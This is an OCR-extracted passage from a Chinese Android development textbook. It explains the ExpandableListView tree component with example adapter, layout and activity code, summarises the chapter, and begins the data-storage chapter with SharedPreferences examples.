


（b）改变状态

图 7-55　弹出窗口操作

7.19　树型组件：ExpandableListView

ListView 组件可以为用户提供列表的显示功能，但是如果要想对这些列表数据进行分组管理，则需要使用 android.widget.ExpandableListView 组件完成。ExpandableListView 类的继承结构如下：



```
java.lang.Object
   ↳ android.view.View
       ↳ android.view.ViewGroup
           ↳ android.widget.AdapterView<T extends android.widget.Adapter>
               ↳ android.widget.AbsListView
                   ↳ android.widget.ListView
                       ↳ android.widget.ExpandableListView
```

通过继承结构可以发现，ExpandableListView 是 ListView 类的子类，所以在 ExpandableListView 类中依然可以使用 ListView 组件类所提供的操作方法。ExpandableListView 类的常用操作方法如表 7-38 所示。

表 7-38　ExpandableListView 类的常用操作方法

No.	方　　法	类　　型	描　　述
1	public ExpandableListView(Context context)	构造	实例化 ExpandableListView 类的对象
2	public boolean collapseGroup(int groupPos)	普通	关闭指定的分组
3	public boolean expandGroup(int groupPos)	普通	打开指定的分组

续表

No.	方　法	类　型	描　述
4	public ListAdapter getAdapter()	普通	取得保存数据的 ListAdapter 对象
5	public ExpandableListAdapter getExpandableListAdapter()	普通	取得保存数据的 ExpandableListAdapter 对象
6	public static int getPackedPositionType(long packedPosition)	普通	取得操作的菜单项的类型（判断是菜单组，还是菜单项）
7	public static int getPackedPositionGroup(long packedPosition)	普通	取得操作所在的菜单组编号
8	public static int getPackedPositionChild(long packedPosition)	普通	取得操作所在的菜单项编号
9	public long getSelectedId()	普通	取得当前所操作的菜单 ID，如果没有则返回-1
10	public void setAdapter(ExpandableListAdapter adapter)	普通	设置适配器数据对象
11	public void setAdapter(ListAdapter adapter)	普通	设置适配器数据对象
12	public boolean setSelectedChild(int groupPosition, int childPosition, boolean shouldExpandGroup)	普通	设置选中的菜单项
13	public void setSelectedGroup(int groupPosition)	普通	设置选中的菜单组
14	public void setOnChildClickListener (ExpandableListView.OnChildClickListener onChildClickListener)	普通	设置菜单项的单击事件处理
15	public void setOnGroupClickListener (ExpandableListView.OnGroupClickListener onGroupClickListener)	普通	设置菜单组的单击事件处理
16	public void setOnGroupCollapseListener (ExpandableListView.OnGroupCollapseListener onGroupCollapseListener)	普通	设置菜单组关闭的事件处理
17	public void setOnGroupExpandListener (ExpandableListView.OnGroupExpandListener onGroupExpandListener)	普通	设置菜单组打开的事件处理
18	public void setOnItemClickListener (AdapterView.OnItemClickListener l)	普通	设置选项单击的事件处理

通过表 7-38 可以发现，在 ExpandableListView 组件中，除了之前所讲解过的几种基本事件之外，还增加了许多新的事件操作，如分组打开（setOnGroupExpandListener()）、单击分组项（setOnChildClickListener）等，每种事件又多了许多事件的处理接口，这些接口的作用如表 7-39 所示。

表 7-39　ExpandableListView 提供的监听接口

No.	监听接口名称	作　用	定 义 方 法
1	ExpandableListView.OnChildClickListener	单击子选项	**public boolean** onChildClick(ExpandableListView parent, View v, **int** groupPosition, **int** childPosition, **long** id)

续表

No.	监听接口名称	作　　用	定 义 方 法
2	ExpandableListView.OnGroupClickListener	单击分组项	**public boolean** onGroupClick(ExpandableListView parent, View v, **int** groupPosition, **long** id)
3	ExpandableListView.OnGroupCollapseListener	分组关闭	**public void** onGroupCollapse(**int** groupPosition)
4	ExpandableListView.OnGroupExpandListener	分组打开	**public void** onGroupExpand(**int** groupPosition)

与 ListView 组件一样，如果要想进行数据显示的设置也需要一个适配器类，但是此时不再继承之前的 BaseAdapter，而是继承 android.widget.BaseExpandableListAdapter 类完成，此类是 android.widget.ExpandableListAdapter 接口的子类，也是一个抽象类，所以子类要覆写类中的所有抽象方法，而 BaseExpandableListAdapter 的子类所需要覆写的方法如表 7-40 所示。

表 7-40　BaseExpandableListAdapter 类需要被子类覆写的方法

No.	方　　法	类　　型	描　　述
1	public Object getChild(int groupPosition, int childPosition)	普通	获得指定组中的指定索引的子项数据
2	public long getChildId(int groupPosition, int childPosition)	普通	获得指定子项数据的 ID
3	public View getChildView(int groupPosition, int childPosition, boolean isLastChild, View convertView, ViewGroup parent)	普通	获得指定子项的 View 组件
4	public int getChildrenCount(int groupPosition)	普通	取得指定组中所有子项的个数
5	public Object getGroup(int groupPosition)	普通	取得指定组数据
6	public int getGroupCount()	普通	取得所有组的个数
7	public long getGroupId(int groupPosition)	普通	取得指定索引的组 ID
8	public View getGroupView(int groupPosition, boolean isExpanded,View convertView, ViewGroup parent)	普通	获得指定组的 View 组件
9	public boolean hasStableIds()	普通	如果返回 true，表示子项和组的 ID 始终表示一个固定的组件对象
10	public boolean isChildSelectable(int groupPosition, int childPosition)	普通	判断指定的子选项是否被选中

下面通过一段具体的代码演示树型组件的实现。

【例 7-101】　定义适配器类——MyExpandableListAdapter.java

```
package org.lxh.demo;
import android.content.Context;
import android.view.Gravity;
import android.view.View;
import android.view.ViewGroup;
import android.widget.AbsListView;
import android.widget.BaseExpandableListAdapter;
import android.widget.TextView;
//继承 BaseExpandableListAdapter 并覆写类中的抽象方法
```

```
public class MyExpandableListAdapter extends BaseExpandableListAdapter {
	public String[] groups = { "我的好友", "家人", "同事", "黑名单" };			//组名称
	public String[][] children = {
			{ "李兴华", "董鸣楠", "王月清", "周艳军" },
			{ "父亲", "母亲" }, { "刘宏伟", "李祺", "刘媛" },
			{ "票贩子", "造假商" } };							//定义组项
	private Context context = null;							//保存上下文对象
	public MyExpandableListAdapter(Context context) {			//构造方法接收
		this.context = context;
	}
	@Override
	public Object getChild(int groupPosition, int childPosition) {		//取得指定的子项
		return this.children[groupPosition][childPosition];
	}
	@Override
	public long getChildId(int groupPosition, int childPosition) {		//取得子项 ID
		return childPosition;
	}
	public TextView buildTextView() {							//自定义方法，建立文本
		AbsListView.LayoutParams param = new AbsListView.LayoutParams(
				ViewGroup.LayoutParams.FILL_PARENT, 35);		//指定布局参数
		TextView textView = new TextView(this.context);			//创建 TextView
		textView.setLayoutParams(param);						//设置布局参数
		textView.setTextSize(15.0f);							//设置文字大小
		textView.setGravity(Gravity.LEFT);						//左对齐
		textView.setPadding(40, 8, 3, 3);						//间距
		return textView;									//返回组件
	}
	@Override
	public View getChildView(int groupPosition, int childPosition,
			boolean isLastChild, View convertView, ViewGroup parent) {	//返回子项组件
		TextView textView = buildTextView();					//创建 TextView
		textView.setText(getChild(groupPosition,
				childPosition).toString());						//设置显示文字
		return textView;
	}
	@Override
	public int getChildrenCount(int groupPosition) {				//取得子项个数
		return this.children[groupPosition].length;				//取得子项个数
	}
	@Override
	public Object getGroup(int groupPosition) {					//取得组对象
		return this.groups[groupPosition];
	}
	@Override
	public int getGroupCount() {								//取得组个数
		return this.groups.length;
	}
	@Override
	public long getGroupId(int groupPosition) {					//取得组 ID
```

```
            return groupPosition;
        }
        @Override
        public View getGroupView(int groupPosition, boolean isExpanded,
                    View convertView, ViewGroup parent) {                  //取得组显示组件
            TextView textView = buildTextView();                           //建立组件
            textView.setText(this.getGroup(groupPosition).toString());     //设置文字
            return textView;
        }
        @Override
        public boolean hasStableIds() {
            return true;
        }
        @Override
        public boolean isChildSelectable(int groupPosition, int childPosition) {
            return true;
        }
}
```

本程序直接完成了一个 ExpandableListAdapter 类的适配器定义，并且直接继承 BaseExpandableListAdapter 抽象类，而后按照要求覆写所有的抽象方法，并且将分组项的信息和子项的信息都分别使用 TextView 组件进行包装。

【例 7-102】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                   //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                              //所有组件垂直摆放
    android:layout_width="fill_parent"                          //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                        //布局管理器高度为屏幕高度
    <ExpandableListView                                         //定义树型组件
        android:id="@+id/elistview"                             //组件 ID，程序中使用
        android:layout_width="fill_parent"                      //组件宽度为屏幕宽度
        android:layout_height="wrap_content" />                 //组件高度为自身高度
</LinearLayout>
```

本布局管理器中只定义了一个 ExpandableListView 组件，这与之前所使用的 ListView 组件的操作形式是一样的，在 Activity 中实现对组件内容的填充。

【例 7-103】 定义 Activity 程序，实现树型列表——MyExpandableListViewDemo.java

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.ContextMenu;
import android.view.ContextMenu.ContextMenuInfo;
import android.view.View;
import android.widget.ExpandableListAdapter;
import android.widget.ExpandableListView;
import android.widget.ExpandableListView.OnChildClickListener;
import android.widget.ExpandableListView.OnGroupClickListener;
import android.widget.ExpandableListView.OnGroupCollapseListener;
import android.widget.ExpandableListView.OnGroupExpandListener;
```

```
import android.widget.Toast;
public class MyExpandableListViewDemo extends Activity {
	private ExpandableListView elistview = null;			//定义树型组件
	private ExpandableListAdapter adapter = null;			//定义适配器对象
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);				//默认布局管理器
		this.elistview = (ExpandableListView) super
				.findViewById(R.id.elistview);			//取得组件
		this.adapter = new MyExpandableListAdapter(this);	//实例化适配器
		this.elistview.setAdapter(this.adapter);			//设置适配器
		super.registerForContextMenu(this.elistview);		//注册上下文菜单
		this.elistview.setOnChildClickListener(
				new OnChildClickListenerImpl());			//设置子项单击事件
		this.elistview.setOnGroupClickListener(
				new OnGroupClickListenerImpl());			//设置组项单击事件
		this.elistview.setOnGroupCollapseListener(
				new OnGroupCollapseListenerImpl());		//关闭分组事件
		this.elistview.setOnGroupExpandListener(
				new OnGroupExpandListenerImpl());			//展开分组事件
	}
	private class OnChildClickListenerImpl implements OnChildClickListener {
		@Override
		public boolean onChildClick(ExpandableListView parent, View v,
				int groupPosition, int childPosition, long id) {
			Toast.makeText(
					MyExpandableListViewDemo.this,
					"子选项被选中，groupPosition = " + groupPosition
							+ "，childPosition = " + childPosition,
					Toast.LENGTH_SHORT).show();			//显示提示框
			return false;
		}
	}
	private class OnGroupClickListenerImpl implements OnGroupClickListener {
		@Override
		public boolean onGroupClick(ExpandableListView parent, View v,
				int groupPosition, long id) {
			Toast.makeText(MyExpandableListViewDemo.this,
					"分组被选中，groupPosition = " + groupPosition,
					Toast.LENGTH_SHORT).show();			//显示提示框
			return false;
		}
	}
	private class OnGroupCollapseListenerImpl implements
			OnGroupCollapseListener {
		@Override
		public void onGroupCollapse(int groupPosition) {
			Toast.makeText(MyExpandableListViewDemo.this,
					"关闭分组，groupPosition = " + groupPosition, Toast.LENGTH_SHORT)
```

```
                    .show();                                //显示提示框
        }
    }
    private class OnGroupExpandListenerImpl implements OnGroupExpandListener {
        @Override
        public void onGroupExpand(int groupPosition) {
            Toast.makeText(MyExpandableListViewDemo.this,
                    "打开分组，groupPosition = " + groupPosition, Toast.LENGTH_SHORT)
                    .show();                                //显示提示框
        }
    }
    @Override
    public void onCreateContextMenu(ContextMenu menu, View view,
            ContextMenuInfo menuInfo) {
        super.onCreateContextMenu(menu, view, menuInfo);
        ExpandableListView.ExpandableListContextMenuInfo info =
            (ExpandableListView.ExpandableListContextMenuInfo) menuInfo;
        int type = ExpandableListView
                .getPackedPositionType(info.packedPosition);  //取得操作的菜单项
        int group = ExpandableListView
                .getPackedPositionGroup(info.packedPosition);//取得菜单项所在的菜单组
        int child = ExpandableListView
                .getPackedPositionChild(info.packedPosition);  //取得子菜单项的索引
        Toast.makeText(MyExpandableListViewDemo.this,
                "type = " + type + "，group = " + group + "，child = " + child,
                Toast.LENGTH_SHORT).show();                 //显示提示框
    }
}
```

本程序的功能就是将 MyExpandableListAdapter 类中定义的所有数据显示到 ExpandableListView 组件中，为了帮助读者理解，本程序在 ExpandableListView 组件中设置了多个事件监听，而且也注册了一个上下文菜单，当选择不同项（组或子项）时都会返回用户操作的数据类型（组或子项）的索引。程序的运行效果如图 7-56 所示。



图 7-56　树型菜单

7.20 本章小结

（1）如果用户在一个屏幕上添加了多个组件，则可以使用 ScrollView 进行包装实现滚动的效果，但是 ScrollView 组件只能对一个组件进行包装。

（2）ListView 可以实现数据的列表显示，可以通过 SimpleAdapter 类实现数据的封装。

（3）对话框可以进行信息的提示，用户可以使用系统定义的对话框显示，也可以通过布局管理器定义自己的对话框显示布局。

（4）AutoCompleteTextView 组件可以实现随笔提示功能。

（5）SeekBar 可以进行拖动条的实现，用户可以使用 OnSeekBarChangeListener 接口对组件的状态进行监听。

（6）评分组件（RatingBar）可以使用系统定义的样式，也可以由用户自定义样式。

（7）使用 ImageSwitcher 和 TextSwitcher 可以进行图片及文本的切换显示，但需要用户自定义一个 ViewFactory 类。

（8）Gallery 可以实现图片的拖拉显示功能，也可以结合 ImageSwitcher 组件完成相册程序的开发。

（9）GridView 可以实现数据的表格显示，其内容可以使用 SimpleAdapter 类设置，也可以通过自定义的适配器设置。

（10）手机震动属于系统服务（Service.VIBRATOR_SERVICE）的功能，在第 9 章中将进行服务概念的讲解。

（11）使用标签可以对程序进行归类显示，用户可以通过程序或配置文件完成，但是使用这种方式显示的标签并不美观，而在第 9 章中会为读者讲解一个更方便的标签菜单实现。

（12）Android 中的菜单分为 3 类：选项菜单、上下文菜单和子菜单。


（13）使用 SlidingDrawer 组件可以节约显示的空间，将部分功能进行归类。

（14）使用缩放组件可以对其他组件的大小进行控制。

（15）实现弹出窗口可以使用 PopupWindow 组件，弹出窗口本身也需要一个布局管理器定义组件，在第 9 章中会对弹出窗口的功能做进一步的扩充讲解。

（16）如果要想实现树型的组件摆放，可以使用 ExpandableListView 组件完成。

第 3 部分



Android 高级开发

- Android 数据存储
- 使用 Intent 完成多个 Activity 的通信
- 线程的通信

第 8 章　数 据 存 储

通过本章的学习可以达到以下目标：


☑　掌握 Android 中 5 种数据存储的特点及操作。
☑　掌握 SharedPreferences 存储数据的操作。
☑　可以使用文件进行数据的存储。
☑　可以使用 DOM、SAX、Pull 进行 XML 解析操作以及使用 JSON 进行数据操作。
☑　掌握 SQLite 数据库的使用，并可以使用 SQLite 数据库进行 CRUD 操作。
☑　理解 ContentProvider 的作用并可以使用系统提供的 ContentProvider 进行操作。

在实际的应用程序开发中，数据的保存与读取是最为重要的操作，而在 Android 操作系统中，也提供了专门的数据操作，用户可以利用文件或者是系统本身提供的数据库完成这种操作。在 Android 操作系统中，提供了 5 种数据存储方式：SharedPreferences 存储、文件存储、SQLite 数据库存储、ContentProvider 存储和网络存储（将在第 12 章中讲解）。本章将讲解 Android 数据存储有关的操作。

8.1　SharedPreferences 存储

在实际的软件运行中，往往需要许多配置参数信息，如 Windows 操作系统的引导文件 boot.ini 就保存了操作系统的配置参数，在编写 Java SE 或 Java EE 时，也往往会使用资源文件（*.properties）保存一些系统的配置信息，而在 Android 中，如果要想实现配置信息的保存则需要使用 SharedPreferences 完成。

SharedPreferences 提供了一些基础的信息保存功能，所有的信息都是按照“key=value”的形式进行保存的，但是 android.content.SharedPreferences 接口所保存的信息只能是一些基本的数据类型，如字符串、整型、布尔型等，此接口的常用方法如表 8-1 所示。



SharedPreferences 类似于 Properties 类的操作。

由于 SharedPreferences 保存的信息比较简单，所以一般用于保存一些配置信息，这与 Java SE 中的 Properties 和资源文件（*.properties）比较类似。

关于 java.util.Properties 类及资源文件的相关内容，读者可以参考《名师讲坛——Java 开发实战经典》一书。

表 8-1　SharedPreferences 接口的常用方法

No.	方　　法	类　　型	描　　述
1	public abstract SharedPreferences.Editor edit()	普通	使其处于可编辑状态
2	public abstract boolean contains(String key)	普通	判断某一个 key 是否存在

续表

No.	方　　法	类　　型	描　　述
3	public abstract Map<String, ?> getAll()	普通	取出全部的数据
4	public abstract boolean getBoolean(String key, boolean defValue)	普通	取出 boolean 型数据，并指定默认值
5	public abstract float getFloat(String key, float defValue)	普通	取出 float 型数据，并指定默认值
6	public abstract int getInt(String key, int defValue)	普通	取出 int 型数据，并指定默认值
7	public abstract long getLong(String key, long defValue)	普通	取出 long 型数据，并指定默认值
8	public abstract String getString(String key, String defValue)	普通	取出 String 型数据，并指定默认值

如果要想进行数据的写入，则必须首先通过 SharedPreferences 类所提供的 edit()方法才可以让其处于可编辑的操作状态，此方法返回的对象类型是 android.content.SharedPreferences.Editor 接口实例，此接口的常用方法如表 8-2 所示。

表 8-2　SharedPreferences.Editor 接口的常用方法

No.	方　　法	类　　型	描　　述
1	public abstract SharedPreferences.Editor clear()	普通	清除所有的数据
2	public abstract boolean commit()	普通	提交更新的数据
3	public abstract SharedPreferences.Editor putBoolean(String key, boolean value)	普通	保存一个 boolean 型数据
4	public abstract SharedPreferences.Editor putFloat(String key, float value)	普通	保存一个 float 型数据
5	public abstract SharedPreferences.Editor putInt(String key, int value)	普通	保存一个 int 型数据
6	public abstract SharedPreferences.Editor putLong(String key, long value)	普通	保存一个 long 型数据
7	public abstract SharedPreferences.Editor putString(String key, String value)	普通	保存一个 String 型数据
8	public abstract SharedPreferences.Editor remove(String key)	普通	删除指定 key 的数据

由于 SharedPreferences 和 SharedPreferences.Editor 两个都是接口，所以要想取得 SharedPreferences 接口的实例化对象，还需要 Activity 类中的几个常量和方法的支持，如表 8-3 所示。

提示

数据操作方法从 ContextWrapper 类继承而来。

为了方便读者的理解，本书只是简单地将所有文件的操作方法归类于 Activity 类，但实际上所有的方法都是 Activity 类从 ContextWrapper 类继承而来的，以下定义了 Activity 类的继承结构：

```
java.lang.Object
  ↳ android.content.Context
      ↳ android.content.ContextWrapper
          ↳ android.view.ContextThemeWrapper
              ↳ android.app.Activity
```

所以，读者在查询相关存储方法时一定要注意方法所属的类或接口。

表 8-3　Activity 类对 SharedPreferences 接口的支持

No.	常量及方法	类　型	描　述
1	public static final int MODE_PRIVATE	常量	创建的文件只能被一个应用程序调用，或者被具有相同 ID 的应用程序访问
2	public static final int MODE_WORLD_READABLE	常量	允许其他应用程序读取文件
3	public static final int MODE_WORLD_WRITEABLE	常量	允许其他应用程序修改文件
4	public SharedPreferences getSharedPreferences (String name, int mode)	普通	指定保存操作的文件名称，同时指定操作的模式，设置的内容可以是 0、MODE_PRIVATE、MODE_WORLD_READABLE、MODE_WORLD_WRITEABLE

为了更好地说明本操作，下面编写一个程序，向文件中保存两种数据：String 型和 int 型。另外，需要注意的是，在使用 SharedPreferences 存储数据时，不需要指定文件后缀，后缀自动设置为*.xml，例如，现在用户配置的文件名称是 mldn，则保存之后的文件名称自动设置为 mldn.xml。

【例 8-1】 保存数据——SaveData.java

```
package org.lxh.demo;
import android.app.Activity;
import android.content.SharedPreferences;
import android.os.Bundle;
public class SaveData extends Activity {
	private static final String FILENAME = "mldn";			//文件名称
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);				//父类 onCreate()
		setContentView(R.layout.main);					//调用布局文件
		SharedPreferences share = super.getSharedPreferences(FILENAME,
				Activity.MODE_PRIVATE);				//指定操作的文件名称
		SharedPreferences.Editor edit = share.edit();			//编辑文件
		edit.putString("author", "LiXingHua") ;				//保存字符串
		edit.putInt("age", 30);						//保存整型
		edit.commit() ;							//提交更新
	}
}
```

在本程序中，由于不需要任何的界面显示操作，所以取消了 super.setContentView()操作，而后利用程序将所有的数据保存在了 mldn.xml 文件中（用户在编写时并不需要编写*.xml 的后缀），然后利用 getSharedPreferences()方法取得 SharedPreferences 对象，并利用此对象取得 SharedPreferences.Editor 接口的对象进行数据的设置，最后使用 commit()方法进行提交。





提问：数据保存在哪里？

本程序运行之后，所有的数据保存在了 mldn.xml 文件中，但是该文件保存在哪里？其保存格式又是什么？

回答：保存在 DDMS 中。

如果用户需要查看文件，可以选择 Window→Open Perspective→Other 命令，打开 DDMS 视图，如图 8-1 所示。




图 8-1　打开 DDMS 视图

打开之后选择 File Explorer\data\data\<package name>\shared_prefs\目录下就可以发现生成的 mldn.xml 文件，如图 8-2 所示。

找到之后，可以单击 DDMS 工具栏中的 Pull a file from the device 按钮，如图 8-3 所示，导出文件。



图 8-2　文件保存路径




图 8-3　导出文件

导出之后，可以直接通过记事本打开 mldn.xml 文件，文件内容如下：

```
<?xml version='1.0' encoding='utf-8' standalone='yes'?>
<map>
    <string name="author">LiXingHua</string>
    <int name="age" value="30" />
</map>
```

通过文件内容可以发现，不同的数据类型将保存在不同的节点中。

另外，读者也可以通过 File Explorer 视图按照指定的路径查找所保存的文件。



数据的保存必须使用 commit()方法。

当数据设置完成之后，必须使用 commit()方法，才可以真正地保存所配置的数据信息，否则数据不会保存。

上面已经通过 SharedPreferences 进行了数据的保存，那么下面再利用 SharedPreferences 进行数据的读取。在进行数据读取时，可以直接利用 getXxx()方法根据 key 进行读取，也可以直接通

过 getAll()方法将全部的数据按照 Map 集合的方式取出。

【例 8-2】 定义布局文件，用于信息显示

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                       //使用线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                  //所有组件垂直摆放
    android:layout_width="fill_parent"              //此布局管理器的宽度为屏幕宽度
    android:layout_height="fill_parent">            //此布局管理器的高度为屏幕高度
